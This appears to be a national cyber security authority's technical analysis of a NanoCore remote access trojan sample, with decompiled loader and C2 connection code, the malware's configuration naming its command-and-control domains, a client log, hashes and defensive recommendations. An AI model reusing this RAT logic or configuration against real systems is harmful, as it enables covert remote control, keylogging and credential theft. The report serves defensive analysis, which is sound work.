



---

**REPUBLIC OF ALBANIA  
NATIONAL CYBER SECURITY AUTHORITY  
CYBER SECURITY ANALYSIS DIRECTORATE**

**Technical analysis**  
*NanoCore malware*

**Version: 1.0**  
**Date: 18/05/2026**

## CONTENT

|   |           |
|---|-----------|
| <b>Technical Information</b> .....                | <b>4</b>  |
| <b>File analysis</b> .....                        | <b>4</b>  |
| <b>Indicators of Compromise</b> .....             | <b>12</b> |
| <b>Recommendations</b> .....                      | <b>13</b> |
| Figure 1 Compilation and obfuscation.....         | 5         |
| Figure 2 NanoCore RAT and obfuscated code .....   | 5         |
| Figure 3 Successful deobfuscation.....            | 6         |
| Figure 4 Deobfuscated code.....                   | 6         |
| Figure 5 Entry Point.....                         | 6         |
| Figure 6 TCP Connection .....                     | 7         |
| Figure 7 DNS resolve logic.....                   | 7         |
| Figure 8 Binary structure from memory. ....       | 8         |
| Figure 9 Malicious file configurations.....       | 9         |
| Figure 10 SurveillanceEx plugin.....              | 9         |
| Figure 11 SurveillanceEx dll .....                | 9         |
| Figure 12 Reading the embedded resource .....     | 10        |
| Figure 13 TLD decompression .....                 | 10        |
| Figure 14 Extracting TLD and Lzma.bin files ..... | 10        |
| Figure 15 Decompressed TLD.bin.....               | 11        |
| Figure 16 Lzma.dll.....                           | 11        |
| Figure 17 C&C Configurations.....                 | 12        |

***This analysis has limitations and should be interpreted with caution!***

Some of these restrictions include:

**First phase:**

*Sources of information:* The analysis is based on information available at the time of its preparation. However, some aspects may differ from actual developments.

**Second phase:**

*Analysis details:* Due to resource limitations, some aspects of the malicious file may not have been analyzed in depth. Any additional unknown information may reflect changes in the report.

**Third phase:**

*Information Security:* To protect confidential sources and information, some details may be redacted or not included in the analysis. This decision was made to maintain the integrity and security of the data used.

**AKSK reserves the right to change, update, or amend any part of this analysis without prior notice.**

*This analysis is not a final document.*

*There is no guarantee regarding possible changes or updates to the information reported during the following period. The authors of the analysis do not assume responsibility for the misuse or consequences of any decision-making based on this report.*

## Technical Information

A malicious campaign has been identified in which a suspected malicious file named *ypgz9kp.exe* is being used, leveraging the domain *viet69.al* as Command-and-Control (C2) communication infrastructure.

The file is associated with **the NanoCore** Remote Access Trojan (RAT) family, a malware known for creating unauthorized access to compromised systems, remotely controlling the device, stealing credentials, recording keystrokes, taking screenshots, and monitoring user activity.

*viet69.al* domain has been compromised by malicious actors, positioning this domain as a possible part of the operational chain of attack, specifically as a communication point between infected devices and the malicious actor.

This use poses a direct risk to users as the domain is suspected of being used for malicious purposes, including distributing or supporting malware activity, unauthorized access, and covert control over computer systems.

## File analysis

*ypgz9kp.exe* is an executable file with hash value:

**03f18e137625b7f7ee2b53b70a37474b5674080aab67a7298f909af621d1c866** which is compiled in C# language, as a Windows Forms Application. Analysis shows that this file is obfuscated with a tool called **Eazfuscator**, used to mask code in order to avoid Anti Virus protection systems, but also to avoid static analysis.




Figure 1 Compilation and obfuscation

During the analysis of the file, by importing it, it is evident that the real name of the file is **NanoCore** client, an agent compiled with open source code which can also be found on github <https://github.com/krzysztofadamczewski/NANOCORE-RAT>.




Figure 2 NanoCore RAT and obfuscated code

To avoid static analysis with this complex code we can use various tools to understand the hiding so that the code is more meaningful and readable.

```

Detected Eazfuscator.NET 3.3 (C:\Users\flare\Desktop\25090124179\ypgz9kp.exe)
Cleaning C:\Users\flare\Desktop\25090124179\ypgz9kp.exe
Renaming all obfuscated symbols
Saving C:\Users\flare\Desktop\25090124179\ypgz9kp-cleaned.exe

FLARE-VM Sun 05/17/2026 9:00:57.50
C:\Users\flare\Desktop\25090124179>

```

Figure 3 Successful deobfuscation

```

Assembly Explorer
└─ NanoCore Client (1.2.2.0)
  └─ NanoCore Client.exe
    └─ PE
      └─ Type References
      └─ References
      └─ Resources
      └─ {}
        └─ <Module> @02000001
        └─ BaseCommand @02000028
        └─ Class0 @02000002
        └─ Class1 @02000003
        └─ Class10 @02000017
        └─ Class11 @02000019
        └─ Class12 @0200001D
        └─ Class13 @0200001F
        └─ Class14 @02000020
        └─ Class15 @02000021
        └─ Class16 @02000022
        └─ Class17 @02000023
        └─ Class18 @02000025
        └─ Class5 @02000007
        └─ Class6 @0200000E
        └─ Class7 @02000010
        └─ Class8 @02000014
        └─ Class9 @02000015
        └─ Client @02000029
        └─ ClientLoaderForm @02000035
          └─ Base Type and Interfaces
          └─ Derived Types

ClientLoaderForm
1 using System;
2 using System.Windows.Forms;
3
4 // Token: 0x02000035 RID: 53
5 public class ClientLoaderForm : Form
6 {
7     // Token: 0x060001A4 RID: 420 RVA: 0x000090C8 File Offset: 0x000072C
8     public ClientLoaderForm()
9     {
10         base.FormClosing += this.ClientLoaderForm_FormClosing;
11         base.Shown += this.ClientLoaderForm_Shown;
12         Application.EnableVisualStyles();
13         Class8.clientLoaderForm_0 = this;
14         this.ShowInTaskbar = false;
15         this.WindowState = FormWindowState.Minimized;
16     }
17
18     // Token: 0x060001A5 RID: 421 RVA: 0x00002DFC File Offset: 0x00000FFC
19     [STAThread]
20     public static void Main()
21     {
22         Application.Run(Class1.smethod_3().method_0());
23     }
24
25     // Token: 0x060001A6 RID: 422 RVA: 0x00002E0D File Offset: 0x0000100D
26     private void ClientLoaderForm_FormClosing(object sender, FormClosing
27     {
28         Class8.smethod_40(false);
29         if (Class8.byte_1 != null)
30         {
31             Class8.smethod_92();
32         }
33     }

```

Figure 4 Deobfuscated code

In the **Main function** , the initial execution of the file begins using *Application.Run* .

```

// Token: 0x060001A5 RID: 421 RVA: 0x00002DFC File Offset: 0x00000FFC
[STAThread]
0 references
public static void Main()
{
    Application.Run(Class1.smethod_3().method_0());
}

```

Figure 5 Entry Point

Decompiled/obfuscated code that creates and initiates a TCP connection to a given IP and port. Names like **method\_47** , **method\_48** , **socket\_0** are automatic names from decompilation , so they are named automatically.

```

1 // Client
2 // Token: 0x06000171 RID: 369 RVA: 0x000086E0 File Offset: 0x000068E0
3 private void method_47(IPAddress ipAddress_1, ushort ushort_1)
4 {
5     try
6     {
7         this.socket_0 = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
8         this.socket_0.LingerState = new LingerOption(true, 0);
9         this.socketAsyncEventArgs_2.RemoteEndPoint = new IPEndPoint(ipAddress_1, (int)ushort_1);
10        if (Class0.smethod_0(ipAddress_1))
11        {
12            this.method_48(this.int_3);
13        }
14        else
15        {
16            this.method_48(this.int_4);
17        }
18        if (!this.socket_0.ConnectAsync(this.socketAsyncEventArgs_2))
19        {
20            this.method_52(this.socket_0, this.socketAsyncEventArgs_2);
21        }
22    }
23    catch (Exception ex)
24    {
25        Client.GDelegate9 gdelegate = this.gdelegate9_0;
26        if (gdelegate != null)
27        {
28            gdelegate(this, ex);
29        }
30        this.method_56();
31    }
32 }

```

Figure 6 TCP Connection

During the dynamic analysis of this function, the Cloudflare IP **188[.]114[.]96[.]7** was identified. However, the code has implemented the logic to resolve *dns*, from which we identify a function **method\_59** that takes a dns record from the **Client** class as a parameter. The debug process also identifies the C2 domain **viet69[.]al**.

```

945 // Token: 0x0600017D RID: 381 RVA: 0x0000908C File Offset: 0x0000728C
946 private IPAddress method_59(Client.DnsRecord dnsRecord_0)
947 {
948     if (dnsRecord_0.short_0 != 1)
949     {
950         return IPAddress.None;
951     }
952     if ((dnsRecord_0.int_0 & 3) >= 2)
953     {
954         return IPAddress.None;
955     }
956     return new IPAddress((long)((ulong)dnsRecord_0.uint_0));
957 }
958
959 // Token: 0x0600017E RID: 382
960 [DllImport("dnsapi.dll")]
961 private static extern int DnsQuery_A(string string_2, short short_0, int int_8, ref Client.Struct1 struct1_0,

```

| Name        | Value              | Type             |
|-------------|--------------------|------------------|
| this        | (Client)           | Client           |
| dnsRecord_0 | (Client.DnsRecord) | Client.DnsRecord |
| intptr_0    | 0x012729D0         | System.IntPtr    |
| int_0       | 0x00002019         | int              |
| int_1       | 0x0000012C         | int              |
| int_2       | 0x00000001         | int              |
| short_0     | 0x0001             | short            |
| short_1     | 0x0004             | short            |
| string_0    | "viet69.al"        | string           |
| uint_0      | 0x076072BC         | uint             |

Figure 7 DNS resolve logic

During static analysis, a function named **smethod\_13** is identified in the **Class8.cs** class , from

where it is part of a hidden loader / packer.

```
byte[] array = Class8.smethod_16());
```

This is the initial retrieval of the payload in byte array form.

```
1 reference
private static bool smethod_13()
{
    byte[] array = Class8.smethod_16();
    if (array != null)
    {
        MemoryStream memoryStream = new MemoryStream(array);
        BinaryReader binaryReader = new BinaryReader(memoryStream);
        byte[] array2 = binaryReader.ReadBytes(binaryReader.ReadInt32());
        Guid guid = Class8.smethod_18(Assembly.GetExecutingAssembly());
        Class8.byte_2 = Class8.smethod_19(array2, guid);
        Class13.smethod_0(Class8.byte_2);
        byte[] array3 = binaryReader.ReadBytes(binaryReader.ReadInt32());
        object[] array4 = Class13.smethod_2(array3);
        int num;
        object[] array5 = new object[(int)array4[num] - 1 + 1];
        num++;
        Array.Copy(array4, num, array5, 0, array5.Length);
        num += array5.Length;
        object[] array6 = new object[(int)array4[num] - 1 + 1];
        num++;
        Array.Copy(array4, num, array6, 0, array6.Length);
        Class8.smethod_14(array6);
        Class8.smethod_15(array5);
        return true;
    }
    return false;
}
```

Figure 8 Binary structure from memory.

debugging process, it was possible to identify configuration features of the malicious file and even the C2 as a backup `gspexit105[.]com` used in case the connection to the main domain fails.

|      |  |                          |
|------|--|--------------------------|
| [10] | "BuildTime"                            | object (string)          |
| [11] | {5/14/2025 9:30:42 AM}                 | object (System.DateTime) |
| [12] | "Version"                              | object (string)          |
| [13] | {1.2.2.0}                              | object (System.Version)  |
| [14] | "Mutex"                                | object (string)          |
| [15] | {5408ec41-f750-430b-a0db-2121ba6b30aa} | object (System.Guid)     |
| [16] | "DefaultGroup"                         | object (string)          |
| [17] | "Viet69 Gspexit"                       | object (string)          |
| [18] | "PrimaryConnectionHost"                | object (string)          |
| [19] | "gspexit105.com"                       | object (string)          |
| [20] | "BackupConnectionHost"                 | object (string)          |
| [21] | "viet69.al"                            | object (string)          |
| [22] | "ConnectionPort"                       | object (string)          |
| [23] | 0x018B                                 | object (ushort)          |
| [24] | "RunOnStartup"                         | object (string)          |
| [25] | true                                   | object (bool)            |
| [26] | "RequestElevation"                     | object (string)          |
| [27] | true                                   | object (bool)            |
| [28] | "BypassUserAccountControl"             | object (string)          |
| [29] | false                                  | object (bool)            |
| [30] | "ClearZonedIdentifier"                 | object (string)          |
| [31] | true                                   | object (bool)            |
| [32] | "ClearAccessControl"                   | object (string)          |
| [33] | true                                   | object (bool)            |
| [34] | "SetCriticalProcess"                   | object (string)          |

|      |                      |                 |
|------|----------------------|-----------------|
| [35] | false                | object (bool)   |
| [36] | "PreventSystemSleep" | object (string) |
| [37] | true                 | object (bool)   |
| [38] | "ActivateAwayMode"   | object (string) |
| [39] | true                 | object (bool)   |
| [40] | "EnableDebugMode"    | object (string) |
| [41] | true                 | object (bool)   |
| [42] | "RunDelay"           | object (string) |
| [43] | 0:00000000           | object (int)    |

Figure 9 Malicious file configurations

In the same function where we set the breakpoint, a byte array is identified where the header values are **4D 5A** which results in an executable file or a DLL dynamic link library. This type of malicious file works through **plugins** and in this case we are dealing with a **DLL plugin** named **SurveillanceEx Plugin** which is loaded into memory:

|      |                         |                 |
|------|-------------------------|-----------------|
| [4]  | "SurveillanceEx Plugin" | object (string) |
| [5]  | byte[0x00018800]        | object (byte[]) |
| [0]  | 0x4D                    | byte            |
| [1]  | 0x5A                    | byte            |
| [2]  | 0x90                    | byte            |
| [3]  | 0x00                    | byte            |
| [4]  | 0x03                    | byte            |
| [5]  | 0x00                    | byte            |
| [6]  | 0x00                    | byte            |
| [7]  | 0x00                    | byte            |
| [8]  | 0x04                    | byte            |
| [9]  | 0x00                    | byte            |
| [10] | 0x00                    | byte            |
| [11] | 0x00                    | byte            |
| [12] | 0x00                    | byte            |

Figure 10 SurveillanceEx plugin

this **dll** at this stage and follow the analysis. Again this **dll** is compiled with the **C#** programming language and obfuscated using **Eazfuscator**. Therefore we follow the same logic as with the first executable file to deobfuscate it.




Figure 11 SurveillanceEx dll



```

TLD_decompressed.bin x
1 ac
2 com.ac
3 edu.ac
4 gov.ac
5 net.ac
6 mil.ac
7 org.ac
8 ad
9 nom.ad
10 ae
11 co.ae
12 net.ae
13 org.ae
14 sch.ae
15 ac.ae
16 gov.ae
17 mil.ae
18 aero
19 accident-investigation.aero
20 accident-prevention.aero
21 aerobatic.aero
22 aeroclub.aero
23 aerodrome.aero
24 agents.aero
25 aircraft.aero
26 airline.aero
27 airport.aero

```

Figure 15 Decompressed TLD.bin

Etc. **lzma** is a small library that is used about **LZMA decompression** . So its role is to open/decompress the next resource:

The screenshot shows the Visual Studio IDE with the Lzma# DLL project structure on the left and the Decoder class code on the right. The project structure includes:

- Microsoft\_JScript (8.0.0.0)
- Lzma# (0,0,0,0)
  - Lzma#.dll
    - PE
    - Type References
    - References
    - {} -
    - {} Compression.LZ
      - OutWindow @02000012
    - {} Compression.LZMA
      - Base @02000006
        - Base Type and Interfaces
        - Derived Types
        - Base(): void @0600000E
        - GetLenToPosState(uint): uint @06000010
        - kAlignMask: uint @04000014
        - kAlignTableSize: uint @04000013
        - kDicLogSizeMin: int @0400000E
        - kEndPosModelIndex: uint @04000012
        - kMatchMaxLen: uint @04000025
        - kMatchMinLen: uint @04000011
        - kNumAlignBits: int @04000012
        - kNumFullDistances: uint @04000000
        - kNumHighLenBits: int @04000021
        - kNumLenSymbols: uint @04000002

The Decoder class code is as follows:

```

9 public class Decoder : ICoder, ISetDecoderProperties
10 {
11     // Token: 0x06000017 RID: 23 RVA: 0x00002488 File Offset: 0x00000688
12     public Decoder()
13     {
14         this.m_DictionarySize = uint.MaxValue;
15         int num = 0;
16         while ((long)num < 4L)
17         {
18             this.m_PosSlotDecoder[num] = new BitTreeDecoder(6);
19             num++;
20         }
21     }
22 }
23
24 // Token: 0x06000018 RID: 24 RVA: 0x00002580 File Offset: 0x00000780
25 private void SetDictionarySize(uint dictionarySize)
26 {
27     if (this.m_DictionarySize != dictionarySize)
28     {
29         this.m_DictionarySize = dictionarySize;
30         this.m_DictionarySizeCheck = Math.Max(this.m_DictionarySize, 1U);
31         uint num = Math.Max(this.m_DictionarySizeCheck, 4096U);
32         this.m_OutWindow.Create(num);
33     }
34 }

```

Figure 16 Lzma.dll

During dynamic analysis was discovered The *logs* file, which records the victim 's activity who clicked the malicious file. It is also noted that the C2 server resolves the aforementioned Cloudflare IP during the analysis along with the features that this file has.

```

client.log - Notepad
File Edit Format View Help
9:17 AM: Connecting to gspexit105.com:443..
9:17 AM:
9:17 AM: Client Exception ():
9:17 AM: No such host is known    at System.Net.Dns.GetAddrInfo(String name)
    at System.Net.Dns.InternalGetHostByName(String hostName, Boolean includeIPv6)
    at System.Net.Dns.GetHostEntry(String hostNameOrAddress)
    at Client.method_45(String string_2, UInt16 ushort_1)
9:17 AM:
9:18 AM: Connecting to viet69.al:443..
9:18 AM: Resolved hostname 'viet69.al' to '188.114.96.7'

Sunday, May 17, 2026

9:10 AM: Builder settings loaded..
9:10 AM: KeyboardLogging = True
9:10 AM: BuildTime = 5/14/2026 9:30:42 AM
9:10 AM: Version = 1.2.2.0
9:10 AM: Mutex = 5408ec41-f750-430b-a0db-2121ba6b30aa
9:10 AM: DefaultGroup = Viet69 Gspexit
9:10 AM: PrimaryConnectionHost = gspexit105.com
9:10 AM: BackupConnectionHost = viet69.al
9:10 AM: ConnectionPort = 443
9:10 AM: RunOnStartup = True
9:10 AM: RequestElevation = True
9:10 AM: BypassUserAccountControl = False
9:10 AM: ClearZoneIdentifier = True
9:10 AM: ClearAccessControl = True
9:10 AM: SetCriticalProcess = False
  
```

Figure 17C&C Configurations

### Indicators of Compromise

|   |                                       |
|---|---------------------------------------|
| <b>03F18E137625B7F7EE2B53B70A37474B5674080AAB67A7298F909AF621D1C866</b> | <b>ypgz9kp.exe</b>                    |
| <b>01E3B18BD63981DECB384F558F0321346C3334BB6E6F97C31C6C95C4AB2FE354</b> | <b>SurveillanceExClientPlugin.dll</b> |
| <b>F9B8C3F31375E9A1EC105F930F751869A804110D29D6B38E7298622EB74B2BEC</b> | <b>Lzma.bin</b>                       |
| <b>gspexit105[.]com</b>   | <b>C2</b>                             |
| <b>viet69[.]al</b>  | <b>C2</b>                             |

## Recommendations

### **The National Cyber Security Authority recommends:**

- Perform immediate blocking of the Indicators of Compromise mentioned above on your protective devices.
- Continuous analysis of logs coming from SIEM (Security Information and Event Management) should be carried out.
- Install network perimeter devices that perform deep traffic analysis based not only on access list rules but also on its behavior (NextGen Firewalls).
- Apply traffic filters in the case of remote access to hosts (employees/third parties/customers).
- Implement solutions that filter, monitor, and block malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
- Conduct traffic analysis at the behavior level for end devices, applying EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavior level.